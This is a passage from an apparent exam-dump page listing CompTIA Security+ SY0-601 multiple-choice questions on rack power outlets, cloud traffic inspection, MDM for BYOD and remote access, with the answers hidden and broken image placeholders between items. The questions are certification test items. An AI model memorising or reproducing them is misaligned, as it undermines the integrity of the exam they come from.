
A. NIST CSF

B. GDPR

C. PCI DSS

D. ISO 27001

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 369

Topic #: 1

[All SY0-601 Questions]

A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack. Which of the following options will mitigate this issue without compromising the number of outlets available?


A. Adding a new UPS dedicated to the rack

B. Installing a managed PDU

C. Using only a dual power supplies unit

D. Increasing power generator capacity

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 370

Topic #: 1

[All SY0-601 Questions]


An engineer wants to inspect traffic to a cluster of web servers in a cloud environment. Which of the following solutions should the engineer implement?

A. CASB

B. WAF

C. Load balancer

D. VPN



Actual exam question from CompTIA's SY0-601
Question #: 371
Topic #: 1
[All SY0-601 Questions]

A security analyst needs to implement an MDM solution for BYOD users that will allow the company to retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices are lost or stolen. Which of the following would BEST meet these requirements? (Choose two.)

A. Full device encryption


B. Network usage rules

C. Geofencing

D. Containerization

E. Application approve list

F. Remote control



Actual exam question from CompTIA's SY0-601
Question #: 372
Topic #: 1
[All SY0-601 Questions]

A security administrator is evaluating remote access solutions for employees who are geographically dispersed. Which of the following would provide the MOST secure remote access? (Choose two.)

A. IPSec

